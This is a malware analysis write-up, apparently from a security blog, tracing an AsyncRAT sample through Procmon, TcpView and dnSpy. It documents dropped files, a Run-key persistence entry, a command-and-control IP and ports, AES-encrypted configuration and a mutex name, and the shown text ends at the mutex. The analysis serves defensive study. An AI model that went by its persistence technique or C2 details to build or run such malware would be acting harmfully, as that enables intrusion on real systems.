
Basic Dynamic Analysis

Procmon and Process Hacker


As an offensive security researcher, I always prefer Procmon, process hacker, TcpView and Wireshark in my first detonation of malware sample which I analyze. When I executed the sample and captured all traffic using Wireshark, captured the whole host-based activities using Procmon and network connections using TcpView, I noticed some interested activities on Procmon. I applied filter on Procmon to check either AsyncRAT write any file or downloading any file on disk at runtime. I noticed that the sample wrote two file one with the name of "Runtime Broker" in %APPDATA% and secondly it created batch file with the name of "tmp8BAF.tmp.bat" in temp folder. When I checked registry changes, I noticed that the malware was setting registry value with the same name of EXE which it created in %APPDATA%. This registry key is used to create persistence on system, so at this point I was sure that the malware is creating persistence by adding the "Runtime Broker.exe" in the registry path "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Runtime Broker"



I noticed some connection request over TCP, at this stage I can say the malware maybe was trying to connect with this IP address "217.195.197.70" using different port like 6606, 8808 and 7707. The malware was trying to create sockets.




To make sure network activity and which process is responsible for making connection on above mentioned IP address, I checked all processes network activities by using one of my favorite tools TcpView. I noticed that the process with the same name "Runtime Broker.exe" was trying to connect with the same IP address over TCP on same ports that I have mentioned above. This was continuously sending the sync packets to initiate the TCP connection. At that point, I was sure that this process was responsible for the rest of the malware activities and connecting with the command-and-control server.




Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets	Recv Packets	Sent Bytes
svchost.exe	896	TCP	Listen	0.0.0.0	135	0.0.0.0	0	1/7/2024 1:46:08 AM	RpcSs			
System	4	TCP	Listen	192.168.146.127	139	0.0.0.0	0	1/7/2024 1:46:05 AM	System			
svchost.exe	820	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	1/7/2024 1:48:14 AM	CDPSvc			
lsass.exe	664	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	1/7/2024 1:46:08 AM	lsass.exe			
wininit.exe	504	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	1/7/2024 1:46:08 AM	wininit.exe			
svchost.exe	1204	TCP	Listen	0.0.0.0	49666	0.0.0.0	0	1/7/2024 1:46:09 AM	EventLog			
svchost.exe	1240	TCP	Listen	0.0.0.0	49667	0.0.0.0	0	1/7/2024 1:46:10 AM	Schedule			
spoolsv.exe	2480	TCP	Listen	0.0.0.0	49668	0.0.0.0	0	1/7/2024 1:46:12 AM	Spooler			
services.exe	644	TCP	Listen	0.0.0.0	49669	0.0.0.0	0	1/7/2024 1:46:14 AM	services.exe			
Runtime Broker.exe	5548	TCP	Syn Sent	192.168.146.127	61243	217.195.197.70	7707	1/7/2024 11:00:05 PM	Runtime Broker.exe			
System	4	TCP	Listen	0.0.0.0	445	0.0.0.0	0	1/7/2024 1:46:14 AM	System			
svchost.exe	896	TCPv6	Listen	::	135	::	0	1/7/2024 1:46:08 AM	RpcSs			
System	4	TCPv6	Listen	::	445	::	0	1/7/2024 1:46:14 AM	System			
lsass.exe	664	TCPv6	Listen	::	49664	::	0	1/7/2024 1:46:08 AM	lsass.exe			
wininit.exe	504	TCPv6	Listen	::	49665	::	0	1/7/2024 1:46:08 AM	wininit.exe			
svchost.exe	1204	TCPv6	Listen	::	49666	::	0	1/7/2024 1:46:09 AM	EventLog			
svchost.exe	1240	TCPv6	Listen	::	49667	::	0	1/7/2024 1:46:10 AM	Schedule			
spoolsv.exe	2480	TCPv6	Listen	::	49668	::	0	1/7/2024 1:46:12 AM	Spooler			
services.exe	644	TCPv6	Listen	::	49669	::	0	1/7/2024 1:46:14 AM	services.exe			
svchost.exe	4900	UDP		0.0.0.0	123	*		1/7/2024 1:56:13 AM	W32Time			
System	4	UDP		192.168.146.127	137	*		1/7/2024 1:46:05 AM	System			
System	4	UDP		192.168.146.127	138	*		1/7/2024 1:46:05 AM	System			
svchost.exe	2928	UDP		0.0.0.0	500	*		1/7/2024 1:46:13 AM	IKEEXT			
svchost.exe	4776	UDP		127.0.0.1	1900	*		1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	4776	UDP		192.168.146.127	1900	*		1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	2928	UDP		0.0.0.0	4500	*		1/7/2024 1:46:13 AM	IKEEXT			
svchost.exe	820	UDP		0.0.0.0	5050	*		1/7/2024 1:48:14 AM	CDPSvc			
svchost.exe	1964	UDP		0.0.0.0	5353	*		1/7/2024 1:46:11 AM	Dnscache			
svchost.exe	1964	UDP		0.0.0.0	5355	*		1/7/2024 1:46:11 AM	Dnscache			
svchost.exe	4776	UDP		192.168.146.127	61808	*		1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	4776	UDP		127.0.0.1	61809	*		1/7/2024 1:46:36 AM	SSDPSRV			
svchost.exe	2788	UDP		127.0.0.1	64663	*		1/7/2024 1:46:13 AM	iphlpsvc			
svchost.exe	4900	UDPv6		::	123	*		1/7/2024 1:56:13 AM	W32Time			

After my first detonation of sample, I have some idea about the malware that it was creating two file one is batch file and the other was .exe file. Also, it was adding some registry value for persistence and trying to create TCP connection with command-and-control server on different Ports. When I checked this IP on virus total most of the vendors was indicating it as a malicious IP address and virus total was showing me the IP is from Turkey according to the ASN.



When I checked the process tree, I noticed that the process was executing cmd.exe, timeout.exe and the same file Runtime Broker.exe in its child hierarchy. At that point I don't know what is full working and code structure of Runtime Broker.exe and who is responsible for running other process. It will be more cleared to me after performing debugging and advanced dynamic analysis of the malware.




Advanced Dynamic Analysis

Run as Admin


I started advanced dynamic analysis of sample using dnSpy-x86. Dnspy is one of the best debuggers and Decompiler for .NET binaries. AsyncRAT.exe is .Net binary so I open it using dnSpy, In my static analysis, I

noticed that the program was looking admin privileges also so I decided to breakdown my analysis into two parts first one to run as a admin and check all the behavior and the second run as normal privileges and check what is the different and how the malware is behaving in both conditions. The flow of the entry was same that I mentioned in my static analysis. First creating some sleep, then initializing its configuration, creating mutex, checking virtualized environment, installation, setting the process as critical and at the end continuously trying to connect with the server. So let start debugging set breakpoint on each step and try to decrypt the configuration and see the behavior of malware.




Breakpoints:


I start analysis step by step and put breakpoints. First, I wanted to know about the configurations file that it was initializing and checking if everything is good then go to next step. So, I put breakpoint on if condition where it was checking either the function is returning true or false.




Following the execution flow I step-into this function and there were configurations at this point all were encrypted with AES-256. So I put breakpoints on decryption function which was returning decrypted values of all configuration and execute the flow and extract the decrypted value, let's check one by one what was the actual configuration.




After successfully starting the program, I decrypted value one by one so I can clearly understand the working of the malware. When I decrypted the Ports on which the malware was trying to communicate with the C2 server over TCP, these ports were same that we analyzed in our first detonation.




When I follow the execution, I found that it was trying to connect with the same IP address that we found in TcpView. It means the malware hardcoded the c2 server IP and ports but in encrypted form to which it was trying to create socket.



After decrypting the next value which was some variable with name version, it was decrypting the version value. Maybe this value is using while creating connection with the C2 server.




When I decrypted the next variable with the name install which was using into function of malware installation. This was retuning Boolean value “true” after decrypting. When malware initialize its configurations by default the declared value of this variable is true.




Now I decrypted the next value of configuration which was using to created MUTEX. Malware uses mutex for different purposes for example synchronization of instances, or if the same instance is already running or run the close the program etc. The sample was creating the mutex with the value of


"AsyncMutex_6SI8OkPnk"



